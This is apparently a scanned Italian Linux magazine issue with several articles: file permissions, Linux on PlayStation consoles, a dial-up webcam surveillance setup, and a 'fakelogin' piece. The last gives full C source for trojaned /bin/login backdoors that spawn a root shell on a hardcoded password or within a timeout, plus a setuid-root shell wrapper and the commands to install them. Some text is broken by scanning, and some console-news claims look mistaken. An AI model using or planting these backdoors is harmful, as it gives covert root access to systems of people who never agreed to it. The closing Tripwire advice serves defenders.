La struttura per cui le diverse categorie di risorsa sono attribuiti a diversi gruppi è abbondantemente utilizzate in tutte le distribuzioni. Per le normali utenze, invece, ci sono due strategie base: un gruppo per ciascuna utenza, con lo stesso nome dell'utente (stile Red Hat); oppure un unico gruppo *users* per tutti gli utenti. Ovviamente, l'amministratore di sistema è comunque libero di definire la propria personale politica, magari grazie a un piccolo insieme di shell script.

voglia); scrivere dati; mandare in esecuzione il file - se si tratta di un eseguibile, ovviamente. Del gruppo iniziale di dieci caratteri di ciascuna riga di output di *ls -l*, il primo indica il tipo di file, i successivi nove si riferiscono alle autorizzazioni appena discusse. Le lettere *'r'*, *'w'* ed *'x'* indicato rispettivamente i permessi di lettura (*read*), scrittura (*write*) ed esecuzione (*execute*); se la lettera è presente, l'operazione è consentita, altrimenti è vietata. La classica sequenza "*-rwxr-xr-x*", ad esempio, indica che il proprietario del file può modificare, leggere e mandare in esecuzione il file, mentre tutti gli altri utenti, indipendentemente dal gruppo, possono solo leggerlo ed eseguirlo.
Per quanto riguarda la codifica del tipo di file, invece, *'d'* indica una directory, *'l'* un collegamento simbolico o *link* (in questo caso assieme al nome del file viene indicato a quale file il link punta; provate ad esempio il comando *ls -l /etc/rc2.d/*), *'b'* e la *'c'* i dispositivi a blocchi e a caratteri (esempio: *ls -l /dev | less*), *'p'* le cosiddette *named pipe - file* speciali per la comunicazione tra i processi-, ed *'s'* i *socket*, usati per la comunicazione di processi tra macchine connesse in rete.
Ulteriori bit sono associati, più raramente, ai permessi di esecuzione, e quindi mostrati da *ls* con una lettera diversa dalla *'x'*. La *'s'* indica che sul file è configurato il permesso "*setuid*" o "*setgid*": il file non solo può essere eseguito, ma il corrispondente processo possiede i diritti di accesso dell'utente o del gruppo proprietario del file (questa opzione è in genere considerata un rischio per la sicurezza). La "*t*" indica che il file è configurato come "*sticky*", cioè verrà conservato sul dispositivo di swap per un accesso più rapido.
I permessi possono essere modificati attraverso il comando *chmod(1)*, che può essere eseguito sotto due forme. Nella prima, si configura un bit di autorizzazione per volta, indicando dapprima una lettera corrispondete alla categoria di utente (*'u'* per l'utente proprietario, *'g'* per il gruppo, *'o'* per tutti gli altri *[other]*), poi il carattere *'+'* o *'-'* a seconda che il permesso debba essere concesso o negato, e infine la lettera *r, w, x* corrispondente al tipo di accesso. Si possono anche indicare più bit di accesso, separandoli con una virgola; il comando *chmod g+x,o+x file*, ad esempio, concede il diritto di esecuzione al gruppo di appartenenza e a tutti gli utenti.
La seconda forma indica con un unico argomento tutti i permessi. A ciascuna categoria di accesso viene fatta corrispondere una cifra, e ciascuna cifra viene considerata come una sequenza di tre bit corrispondenti ai tre tipi di permesso.
Chi conosce bene la numerazione binaria si troverà a proprio agio con questo tipo di notazione; gli altri possono ricordare che *r, w,* e *x* corrispondono rispettivamente a 4, 2 e 1, ed effettuare le somme.
La familiare stringa di permessi *rwxr-xr-x*, caratteristica di programmi o *script* liberamente acessibili in lettura ed esecuzione, può essere quindi fornita tramite il comando *chmod 755 file*.

Francesco Marchetti Stasi

Che cosa c'entra Linux con le diffusissime console della Sony? In questo articolo parleremo di un toolkit recentemente rilasciato da Sony : Linux Kit è composto da un DVD-Rom contenente "Linux for PS2" in versione Beta 1, un hard disk da 40 Gigabyte, una scheda di rete Ethernet 10/100, mouse e tastiera USB e un cavetto per monitor VGA......

Linux & Playstation

Il Pinguino approda sulle Playstation

La Sony giapponese, questa estate, ha iniziato la commercializzazione di un "Linux Kit" per la seconda generazione della sua fortunata console. Prima di farlo, però, si è accertata dell'interesse del pubblico lanciando un sondaggio sul suo sito web, al quale hanno aderito più di 6000 persone. Il kit consiste in un DVD-Rom contenente "Linux for PS2" in versione Beta 1, un hard disk da 40 Gigabyte, una scheda di rete Ethernet 10/100, mouse e tastiera USB e un cavetto per monitor VGA. Il DVD-Rom contiene i manuali d'uso in formato elettronico, il PS2 Linux Beta Release 1 Install Kit, Linux Kernel versione 2.1.1, Xfree86 3.3.6, gcc 2.95.2 e glibc 2.2.2. È inoltre incluso un "Playstation 2 Runtime Environment", che consente di eseguire i giochi Psx direttamente all'interno del sistema. Di quest'ultimo software, però, non vengono distribuiti i sorgenti, essendo propietario Sony. Il prezzo di vendita è di 25.000 yen, circa 400.000 lire.
La Sony, come la maggior parte dei produttori di video games console, divide il mercato mondiale in tre zone differenti (Giappone, America, Europa), e vi distribuisce modelli diversi (e incompatibili) del suo hardware e software. Il Linux Kit funziona solamente con i modelli destinati al giappone, e, ufficialmente, la Sony ha dichiarato che non esistono piani per produrre versioni americane ed europee del suo kit. In ogni caso, sui siti web di SCEA (Sony Computer Entertainment America) e di SCEE (Sony Computer

Figura 1

Il Linux Kit della Sony.





Figura 2

Il desktop su PS2.

Entertainment Europe) di possono trovare le caratteristiche principali del Linux Kit giapponese, e sono presenti dei sondaggi per verificare l'interesse degli utenti per il kit.

Linux for PSOne

Sulla scia dell'interesse suscitato dalla "distribuzione" Sony, una azienda della Repubblica Ceca di nome Blokman Trading ha annunciato lo sviluppo di un port di Linux per la Playstation originale. A differenza di Sony, Runix (questo il suo nome) sarà disponibile gratuitamente sotto le regole della Gnu Public License, e sarà basato sull'ultima versione disponibile del kernel, la 2.4. Oltre alla possibilità di usare un hard disk esterno, Runix consentirà di creare e montare file system sulle memory card (!) utilizzate per il salvataggio delle situazioni di gioco. Al momento si può scaricare (da *www.runix.ru*) solamente il sorgente del kernel e il cross-compilatore, cioè il compilatore che gira su architetture Intel, ma genera eseguibile per Playstation. I progetti futuri riguardano una distribuzione completa per Playstation (One) e, in seguito, per Playstation2.

Playstation3

La prossima generazione della console Sony dovrebbe essere basata su una versione speciale di Linux, orientata ovviamente al supporto dei videogames. La cpu della nuova console sarà una versione a 2 GHz del processore Athlon AMD. Alcuni membri della comunità opensource vedono questa notizia come la possibilità di fronteggiare l'avanzamento di Microsoft nel settore dei videogames con la sua nuova console Xbox. Linux Torvalds e Jerry Sanders, CEO della AMD, hanno presenziato ad una riunione di sviluppatori nell'ultima edizione del Tokyo Game Show.

Passato e futuro

Le strade del pinguino e della videogame-console più famosa si sono già incrociate nel passato: Sony mise a disposizione delle maggiori software house un kit di sviluppo prima che la Playstation2 fosse effettivamente prodotta, per consentire loro di iniziare da subito a sviluppare nuovi prodotti. Indovinate su quale sistema operativo era basato il kit? Linux, ovviamente. Avere già a disposizione una distribuzione ufficiale su PS2 non ha scoraggiato i fautori dell'opensource e del free software dal lavorare sull'ultima console nata in casa Sony: un progetto di nome *"Happy Hacking PS2"* (*http://ps2hacking.sourceforge.net*) si propone di eseguire il porting del kernel versione 2.4 e di creare una distribuzione Debian/PS2.

Conclusioni

L'avvicinarsi di due mondi tanto diversi, fino a qualche mese fa, sarebbe apparso come un puro sforzo di fantasia. La moltitudine di iniziative in questo senso, invece, hanno dimostrato come questo non solo sia possibile, ma che è seguito da molti con interesse. Certo, sarà difficile ripetere in Europa e nelle Americhe il successo che il Playstation Kit ha avuto in Giappone, dove esiste una sensibilità del tutto particolare verso questi "giocattoli tecnologici".
A suo favore bisogna dire che potrebbe essere un mezzo a basso costo per accostare un certo numero di giovane pubblico verso il sistema operativo del pinguino.
Sicuramente i più "smanettoni" non vedono l'ora di provare le soluzioni free, meno immediate da utilizzare ma proprio per questo più divertenti da provare.

Marcello Penna





Figura 2

Home page del sito Runix.

Telesorvaglianza con Linux

Vediamo di mettere insieme una serie di concetti più o meno familiari per ottenere dal nostro sistemo operativo una funzionalità interessante e ricercata.

In questo articolo metteremo a frutto alcune caratteristiche del sistema operativo Linux analizzate in momenti diversi sulla nostra rivista che mettono in evidenza come il principale punto di forza di Linux sia la modularità. Questa caratteristica ci permette, avendo acquisito una certa padronanza con alcuni concetti base del sistema, di creare soluzioni su misura componendo le nozioni che abbiamo appreso precedentemente, grazie alla nostra esperienza operativa con Linux. Dallo schema in figura 1 si può notare l'architettura di massima che andremo ad esplodere nei paragrafi successivi. La scelta fatta di dare all'articolo un taglio non troppo tecnico è scaturita da alcune considerazioni: per prima cosa si vuole tenere lontano da queste pagine i neofiti di Linux, i quali spesso sentono il peso del primo approccio a procedure che sembrano incredibilmente complicate e che invece, spesso, non lo sono affatto; inoltre non sarebbe possibile trattare in maniera esaustiva tutti gli argomenti coinvolti nella progettazione del nostro sistema (sono argomenti già trattati in passato dalla nostra rivista e lo saranno anche in futuro). L'ultimo motivo che è legato ad una riflessione semiseria sulla figura dell'informatico: molti di noi, a furia di essere considerati degli smanettoni, finiscono per credere che l'unica cosa divertente dell'essere un informatico sia il parlare una lingua che nessun altro, a parte qualche altro amico smanettone, conoscere e saper mettere le mani su una macchina per fare un favore all'amico o al conoscente. Ebbene, sappiate che non vi è nulla di più lontano dalla verità. Il nostro è un mestiere complicato e gratificante ma, prima o poi, bisogna puntare a livelli di astrazione superiori; per cui poco importa (attenzione, in fase di progettazione!) quale sia il modulo per la nostra web-cam e come si faccia a caricarlo se





Figura 1

L'architettura del nostro servizio di telesorveglianza.

prima non abbiamo bene in mente come usarla e cosa farci!

Il sistema più in dettaglio

Quello di cui abbiamo bisogno è, naturalmente, una web-cam, un sistema Linux (abbastanza recente da supportare la web-cam) con i seguenti pacchetti installati:

- **mgetty** *(http://alpha.greenie.net/mgetty/);*
- **pppd;**
- **Video 4 Linux** (disponibile con i kernel più recenti);
- software per effettuare grab dalla web-cam a riga di comando *(http://www.exploits.org/v4l/);*
- **web server Apache** *(http://www.apache.org/).*

La funzionalità che vogliamo ottenere è un sistema Linux che risponda alle chiamate ricevute dal modem (proprio come un isp) e ci permetta, tramite un server web, di controllare cosa stia succedendo, ad esempio, in casa nostra tramite una web-cam.
Questo è possibile grazie alle capacità del programma *mgetty*, che consente di attivare un programma di login appena riceve una chiamata attraverso un certo device seriale. Vediamo la riga da aggiungere al file */etc/inittab* per attivare quanto detto:

```
in:23:respawn:/sbin/mgetty -x 3 ttyS1
```

In questo modo abbiamo specificato che l'*mgetty* si aspetta chiamate dial-in dalla porta *COM2 (ttyS1)* alla quale, sul sistema, è collegato il modem; per ulteriori chiarimenti fate riferimento al manuale dell'mgetty *(man mgetty).*
Altro componente fondamentale è il *pppd*, il demone che serve ad attivare una connessione punto-punto su di una linea seriale. Il *pppd* ha numerosi parametri di comunicazione per i quali vi rimando al solito manuale (man pppd). Creando un nuovo utente nel sistema chiamato ppp (ad es. con *adduser*) e specificando nel file */etc/passwd* che vogliamo che la login shell sia un file da noi specificato, il gioco è fatto. Ecco la riga che dovrebbe apparire nel file */etc/passwd:*

```
ppp:x:503:503::/home/ppp:/home/ppp/ppplogin
```

ecco, invece, il contenuto del file */home/ppp/ppplogin:*

```
#!/bin/sh
exec /usr/sbin/pppd modem debug 10.0.0.1:10.0.0.2
```

I parametri finali significano: *<ip-locale>:<ip-remoto>;* essi verranno usati dalla macchina che entra nel nostro sistema. Appena arriva una chiamata in entrata sul modem l'*mgetty* si attiverà e, dopo il log (che da remoto farete tramite terminale o con uno script), passerà l'esecuzione allo script ppplogin il quale attiverà il *pppd*. Supponiamo, ora, che abbiate la vostra web-cam come si dice *"up and running"*, cioè attiva e funzionante; ciò non dovrebbe risultare troppo difficile grazie all'aiuto dei nostri precedenti articoli sull'argomento oppure effettuando una piccola ricerca sull'argomento *video4linux* su internet. Vi assicuro che si tratta di semplici passaggi (a patto che ricompilare il kernel non rappresenti per voi un fatto agghiacciante). Quello di cui dovete assicurarvi è di riuscire ad ottenere almeno un frame dalla vostra telecamera nel formato jpeg, usando uno dei molti software a linea di comando che si trovano su internet. Ottenuto questo risultato vediamo come automatizzarlo per ottenere una immagine sempre nuova ogni *n* secondi (in questo caso l'uso del cron non va bene perché la sua massima risoluzione è il minuto):

Figura 2

La pagina web finita.

```
#!/bin/sh
while true; do
  sleep 5s;
  <codice per generare il frame dalla vostra web-cam>
done
```

In questo esempio viene richiamato il programma che genera il frame ogni 5 secondi. Ora non ci resta che mettere a posto la parte web.

Setup della parte Web

Ora che i vari automatismi funzionano bisogna metterli insieme. Nella *Document Root* del vostro Apache (nella RedHat è la directory */var/www/html*) create una cartella chiamata *webcam*. Al suo interno creeremo il file *index.html* come segue:

```
<!DOCTYPE HTML PUBLIC
  "-//W3C//DTD HTML 4.0 Transitional//EN">
<html>
<head>
  <title>Telesorveglianza con Linux</title>
<script language="JavaScript">
// file dell'immagine
var File = "ultima.jpg";
function reloadImage() {
  theDate = new Date();
  url=File;
  url+="?dummy=";
  url+=theDate.toString(10);
```

```
  // cambia l'url dell'imma-
gine "immagine" (vedi
corpo del documento)
  document.immagine.src =
                       url;
  // ricarica l'immagine
       ogni 5 secondi (5000
               millisecondi)
  theTimer = setTimeout(
    "reloadImage()", 5000);
}
</script>
</head>
<body onLoad=
"javascript:reloadImage()">
<table cellspacing="0"
          cellpadding="3">
  <tr>
    <td>
      <h1>Telesorveglianza
            con Linux</h1>
    </td>
    <td align="center">
      <img src="qccolor.gif"
        width="100" height=
              "100" alt=""
              border="0">
    </td>
  </tr>
  <tr>
    <td colspan="2" align=
         "center"><img src=
      "ultima.jpg"name=
      "immagine" alt="" bor-
                  der="1">
    </td>
  </tr>
</table>
</body>
</html>
```

Come vedete abbiamo usato un trucchetto per evitare il fastidioso problema della cache di alcuni browser. Nella parte di codice JavaScript che si occupa di ricaricare ogni *n* secondi l'url dell'immagine, abbiamo provveduto a specificare un parametro (*dummy*) di valore casuale sempre diverso, che non ha nessuno scopo se non quello di ingannare il browser e forzarlo a ricaricare l'imagine anche se il nome è sempre uguale. Naturalmente bisogna fare in modo che l'immagine generata dallo script che abbiamo visto in precedenza sia raggiungibile dall'Apache. Divertitevi a fare qualche prova e preparatevi a proteggere l'oggetto delle vostre riprese da sguardi indiscreti.

Protezione e Login

Per quelli di voi che in fatto di sicurezza assumono atteggiamenti paranoici, ecco come fare per proteggere la pagina della webcam da accessi indesiderati usando il sistema di autenticazione dell'Apache. Vorrei farvi notare che, per accedere alla pagina, bisogna comunque indovinare il numero di telefono (sapendo che c'è un computer che risponde), il login e la password del ppp ed infine sapere che c'è un web server attivo (si potrebbe mettere l'Apache in ascolto su una porta non standard). Inoltre, leggendo il manuale dell' *mgetty*, scoprirete che ci sono dei parametri per accettare chiamate dial-in solo da determinati numeri di telefono o prefissi. Ma torniamo all'Apache. Per prima cosa dobbiamo creare un file degli utenti e delle password ed aggiungervi un utente (ad es. guest):

```
# htpasswd -c /etc/httpd/
  conf/ passwd.apache guest
New password: guest123
Re-type new password:
                  guest123
Adding password for user
guest
```

Adesso bisogna modificare il file *httpd.conf* per "dire" all'Apache di proteggere la nostra directory webcam usando il nuovo file delle password. Aggiungiamo ad *httpd.conf* queste righe:

```
<Location /webcam>
  AuthType Basic
  AuthName "Acceso alla
Web-Cam riservato, identifi-
carsi."
  AuthUserFile
/etc/httpd/conf/passwd.apa-
che
  Require valid-user
</Location>
```

Con la direttiva *require valid-user* abbiamo specificato all'Apache che, qualora aggiungessimo altri utenti al file delle password, anch'essi avrebbero accesso alla risorsa.

Figura 3

Accesso alla risorsa protetta.

Conclusioni

Linux è veramente un sistema versatile e modulare. Prima o poi tutto quello che a fatica si è imparato torna utile nella soluzione di problemi di varia natura. Quello che abbiamo visto in questo articolo è un interessante collage di possibilità che ci offre l'uso più approfondito di Linux; con un palmare che si connette ad Internet tramite un telefonino dotato di porta ad infrarossi, potrete usare questo sistema per controllare cosa avviene a casa vostra veramente dovunque. Naturalmente bisogna modificare la pagina html visto che quel tipo di piattaforma non supporta il JavaScript. Il fatto che il vostro sistema Linux possa rispondervi usando una connessione "sicura" perché non condivisa sulla rete internet, offre un ventaglio di nuove possibilità che vi invito a considerare e classificare. Buon divertimento e arrivederci al prossimo articolo.

Giuseppe Tradigo.

FAKELOGIN
Ovvero come entrare in un sistema con un login fasullo e con permessi di amministratore

A livello di sicurezza di rete, uno dei trojan piu' utilizzati da un hacker (o cracker), e' il fakelogin. Di cosa si tratta effettivamente? Un qualunque utente, per potersi autentificare nel sistema necessariamente è tenuto a dover inserire login e password...

L'utente, quindi inserirà tali informazioni, e se queste risulteranno esatte, potrà procedere nell'utilizzo della macchina.

gid/uid/suid/setgid/setuid

Supponiamo che un generico utente, (estraneo agli utenti loggati nella macchina), abbia avuto accesso alla stessa con permessi di amministratore ed abbia modificato il programma:

```
-rwxr-xr-x 1 root    root
   18972 apr 8 16:12
                /bin/login
```

La modifica principale apportata sarà sicuramente quella di aver inserito un'istruzione condizionale *(if)*, che compari un login ed una password da lui scelti, senza procedere al controllo dell'esistenza degli stessi nei file di controllo:

```
-rw-r--r-- 1 root root 1232
  mag 17 15:18 /etc/passwd
-rw------- 1 root root 939
  mag 16 14:43 /etc/shadow
```

Se il login e la password immessi, realmente corrispondono, l'operazione di login si preoccuperà di eseguire le seguenti chiamate al Kernel:

```
#define __NR_setuid     23
#define __NR_setgid     46
```

Mediante le sopra citate chiamate, vengono di fatto impostati i permessi necessari di amministratore a colui che furtivamente entra nella nostra box Linux. Esempio:

```
main ()
{ setuid(0);
 setgid(0);
 system("/bin/sh"); }
```

Funzionerà mai?!

Procediamo nello scrivere le brevi righe di codice di cui sopra, nel file *amministratore.c,* successivamente impartiamo al sistema i seguenti comandi:

```
[root@dns /tmp]# gcc
-o amministratore ./ammini-
                  stratore.c
[root@dns /tmp]# chmod
     4755 ./amministratore
```

Mediante le due istruzioni, impostiamo al proprietario del file (ossia all'utente root), i permessi di *SUID (Set User ID).* Proprio grazie a questo flag, all'atto di esecuzione del programma, verrà ora fatto uso degli *ID* del proprietario del file, quindi l'ap-

plicazione sarà in grado di richiamare le funzioni privilegiate come le syscall 23 e 46 del kernel Linux poiche' l'utente loggato nel sistema risulterà proprio l'utente root.

```
[root@dns /tmp]# ls -la
        ./amministratore
-rwsr-xr-x 1 root root 13865
        set 18 23:26
        ./amministratore
[root@dns /tmp]# id uid=0
  (root) gid=0(root)gruppi=0
    (root),1(bin),2(daemon),
      3(sys),4(adm),6(disk),
                  10(wheel)
```

E' facile notare come abbiamo ora settati i permessi di root ossia:

```
UID=0 e GID=0
```

Continuiamo...

```
[root@dns /tmp]# su prova
```

Creiamo quindi un utente di prova, *(username 'prova')* impartendo il comando *SU,* perderemo i privilegi di root e acquisteremo i privilegi di *'prova';*

```
[prova@dns /tmp]$ id
uid=500(prova)
gid=500(prova)
          gruppi=500(prova)
```

Notiamo come i privilegi di *UID (USER ID)* e di *GID (Group ID)* siano pari a 500. Da sottolineare anche come nel prompt, a differenza di quando eravamo loggati come utenti root, e compariva il carattere #, ora compaia il carattere *$.*

UID e GID, cosa significano?

Nei sistemi unix-like colui che ha UID tendende a 0, gode di privilegi maggiori rispetto a colui che mostra valori ID più "alti". L'ID 0, e' assegnato per default solo all'utente root, (ed a qualche malintenzionato, che aggiunga un account "fasullo" nei file delle password, con UID e GID pari a 0, o che meglio ancora usa il fakelogin). Verifichiamo che realmente siamo loggati con i privagli di root:

```
[prova@dns /tmp]$
            ./amministratore
sh-2.04# id
uid=0(root) gid=0(root)
        gruppi=500(prova)
sh-2.04#
```

Ecco dimostrato teoricamente la pericolosità nell'utilizzo di un aggeggio di questo genere. Ma come realizzare praticamente quanto appena detto? Si preferisce modificare il programma originale o si usa qualche stratagemma?

Fakelogin, fai da te!

Esistono 2 metodi molto utilizzati per realizzare un fakelogin:

1) Trasmettere una password contenuta in una *ENVIROMENT* al programma troiano del login.

2) Digitare il login entro un determinato periodo di timeout.

I programmi scritti qui di seguito, sono stati testati sui seguenti sistemi operativi:

- *Linux*
- *FreeBSD*
- *OpenBSD*
- *NetBSD*
- *SunOS 5.5 / 5.6 / 5.7 / 5.8*
- *IRIX 6.2 / 6.3 / 6.4 / 6.5 / 6.5.2*
- *Digital Unix 4.0*
- *Hp-Ux*

In ogni caso, dovrebbero essere compatibili anche con altri sistemi unix-like. Comprendiamo quindi la pericolosita' di tali programmini, che come vedremo di seguito risultano abbastanza banali, ma altamente funzionali e ricordiamolo ancora una volta, di enorme pericolosità. Esaminiamo il primo metodo, ovvero il login mediante troiano con passata da un *ENVIROMENT:*

```
#include <stdio.h>
#define PASSWORD
            "ioprogrammo"
#define _PATH_LOGIN
    "/bin/login-non-troiano"
main (argc, argv, envp)
int argc;
char **argv, **envp;
{ char *display =
        getenv("DISPLAY");
  if ( display == NULL )
  { execve(_PATH_LOGIN,
              argv, envp);
    perror(_PATH_LOGIN);
    exit(1); }
  if (!strcmp(display,
              PASSWORD))
  { system("/bin/sh");
    exit(1); }
execve(_PATH_LOGIN, argv,
                envp);
exit(1); }
```

Quando una connessione viene stabilita via Telnet, a parte l'ip, la porta sorgente ed altri dati di chi richiede la connessione, vengono trasmesse anche le variabili di sistema, come la *ENVIROMENT DISPLAY.*
Il nostro piccolo programmino, non fa altro che controllare che la variabile *DISPLAY* non sia uguale a *NULL* ed esegue la shell */bin/sh.* Avverto già il pensiero di qualcuno che dice: "Come mai non vengono effettuate le famose chiamate di sistema per autentificarsi come root?" Semplice... il programma */bin/login,* viene richiamato dal demone: *in.telnetd* con i permessi di *SUID:*

```
[root@dns /root]# ls -la
          /usr/sbin/in.telnetd
-rwsr-xr-x   1 root    root
       37436 gen 22  2001
          /usr/sbin/in.telnetd
  ^
  |----> Ecco qui i permessi
```

Di conseguenza */bin/sh* verra' eseguito con i permessi di root. E' da notare come vengano passate le *ENVIROMENT* trasmesse da colui che richiede la connessione, in caso che questi non dia la password giusta viene eseguito il vero (sempre che quest'ultimo non sia a sua volta trojanizzato :))):

```
execve(_PATH_LOGIN, argv,
                    envp);
```

Per chi non ricordi la sintassi dell'istruzioni *execve,* ecco qui un breve riepilogo:

```
int execve (const char
 *filename, char *const argv
     [], char *const envp[]);
```

1° parametro: file da eseguire;

2° parametro: argomenti da passare al programma;

3° parametro: Enviroment da passare al programma.

Non ci rimane quindi che testare la nostra applicazioncina:

```
[root@dns /root]# gcc
        -o troiano ./troiano.c
./troiano.c: In function `main':
./troiano.c:9: warning:
 initialization makes pointer
 from integer without a cast
[root@dns /root]# mv
   /bin/login /bin/login-non-
                    troiano
[root@dns /root]# mv
          ./troiano /bin/login
```

Non tenete conto del warning, durante la compilazione. Rinominiamo il nostro fidato (ne siamo sicuri ?) */bin/login* in */bin/login-non-troiano* e spostiamo il nostro troiano da *./troiano* in */bin/login.*

Ed ora arriva il bello....

```
[root@dns /root]# telnet
                 localhost
Trying 127.0.0.1...
Connected to dns.r0Ot.org
              (127.0.0.1).
Escape character is '^]'.
Red Hat Linux release 7.1
                 (Seawolf)
Kernel 2.4.2-2 on an i686
login: ioprogrammo
Password:
[ioProgrammo@dns
            ioprogrammo]$
```

Da bravo, mi sono loggato nel sistema e mi accingo ad utilizzare la mia box... Ma come si fa invece ad entrare direttamente come utente root ?

```
[root@dns /root]# export
  DISPLAY="ioprogrammo"
[root@dns /root]# telnet
                 localhost
Trying 127.0.0.1...
Connected to dns.r0Ot.org
              (127.0.0.1).
Escape character is '^]'.
Red Hat Linux release 7.1
                 (Seawolf)
Kernel 2.4.2-2 on an i686
sh-2.04# id
uid=0(root) gid=0(root)
sh-2.04#
```

Sorpresi, eh ? Come noterete si tratta di una soluzione molto semplice ma efficace che a livello di programmazione, non costa assolutamente nulla e risolve (per i hacker/cracker) un problema in maniera ottimale e che crea un problema in più per l'amministratore della macchina.

Il metodo del timeout

```
#include <signal.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#define REAL "/bin/.login"
#define TROJAN "/bin/login"
#define ROOT "iopr"
char **execute;
char passwd[5];
int main(int argc, char
                  *argv[])
{  void connection();
   signal(SIGALRM,
             connection);
   alarm(2);
   execute=argv;
   *execute=TROJAN;
   scanf("%s",passwd);
   if(strcmp(passwd,ROOT)
                     ==0)
   { alarm(0);
     execl("/bin/sh",
        "/bin/sh","-i",0);
     exit(0); }
     else
     { execv(REAL,execute);
       exit(0);
     }
   }
   void connection()
   { execv(REAL,execute);
     exit(0);
   }
```

Anche in questo caso, per chi non avesse familiarità con l'istruzione *signal,* ne ricapitoliamo la sintassi, così come anche della funzione *Alarm:*

```
void (*signal(int signum,
         void (*sighandler)
              (int)))(int);
```

1° parametro: segnale che attendiamo.

2° parametro: codice che eseguiamo alla ricezione del segnale

```
unsigned int alarm
     (unsigned int seconds);
```

1°parametro: secondi da attendere prima di trasmettere il segnale SIGALRM

Il funzionamento e' semplice ed ingegnioso, se entro due secondi non si inserisce la password, nel nostro caso *'iopr',* viene eseguito il programma definito in *REAL,* altrimenti sara' eseguito il nostro */bin/sh.* Questo programma al contrario dell'altro, funziona anche se applicato con altri demoni come pop3, imapd.

Come proteggersi ?

A questo punto, prima di concludere, e' doveroso dare qualche dritta su come proteggersi ! Per i sistemi Linux, consiglio caldamente TripWire (*www.tripwire.org*), una semplice applicazione che controlla le alterazioni del sistema, monitorando i binari e controllando che gli stessi non siano di lunghezza diversa, o nel caso in cui fossero di medesima lunghezza, che il calcolo della tabella Hash degli stessi, sia uguale a quello risultante dai calcoli effettuati durante la prima esecuzione! Per altri sistemi unix-like, personalmente non conosco programmi che effettuano tali operazioni; è bene anche ricordare che per inserire i trojan di cui abbiamo parlato, bisogna comunque essere identificati dal sistema come amministratori e se qualcuno lo e' diventato senza autorizzazione nel vostro sistema informatico, significa che non e' stato protetto come si deve.

Conclusioni

Abbiamo visto in questo articolo, seppur molto tecnico e non molto descrittivo, come vengono utilizzate alcune semplici tecniche di programmazione per lo scopo che volevamo raggiungere. Si capisce che scovare un trojan non e' operazione semplice, essenzialmente perchè quando ne siamo affetti, non pensiamo mai di esserlo! E' buona norma, mantenere la propria password di amministratore al sicuro ed aggiornarsi sempre sui vari demoni vulnerabili ai vari tipi di attacco e se non si e' sicuri di chi andrà ad utilizzare il sistema, informarsi sui vari applicativi che vengono installati. Vi lascio suggerendovi un sito, contenente dei mirror di moltissimi siti hackerati nel corso degli anni, per farvi capire quando la sicurezza informatica sia tenuta (a mio parere) in bassa considerazione.....
- I cretini sono sempre piu' ingegniosi delle precauzioni che si prendono per impedirgli di nuocere. Ed in questo caso non parliamo di cretini :) (dall'ottava frase dei corollari sulla legge di Murphy).

Francesco Marasco

File cancellati? No problem!

Fai poca attenzione cancellando dati e file importanti? La disperazione ti assale? Rilassati: quest'articolo risolvera' i tuoi problemi, aiutandoti, nel possibile, a recuperare i dati cancellati.

Valutare il partizionamento del proprio hard disk e' il primo passo da compiere per avvantaggiarci qualora fosse necessario recuperare dei dati distrattamente cancellati. Il termine 'partizione' identifica un'area dell' hard disk (unita' di misura espressa in blochi) concepita dal sistema operativo, come unita' disco aggiuntiva (virtuale). Per capire meglio il concetto si puo' prendere ad esempio il tipico partizionamento di un disco che si ha in una distribuzione Suse. L'area disco è gestita dal sistema operativo in blocchi e frammenti di blocchi (in un file system di tipo ext2 il blocco e il frammento di blocco devono necessariamente avere uguale dimensione). I file, avendo dimensione variabile, possono eccedere il singolo blocco: una sezione dell'unità è quindi sprecata per tenere traccia di questo tipo di allocazione. È possibile controllare l'effettiva disposizione di file nel nostro hard disk lanciando da shell il comando:

```
bash-2.05$ df -i
Filesystem Inodes IUsed
    IFree IUse% Mounted on
/dev/hda7 1114112
    192886 921226 18% /
```

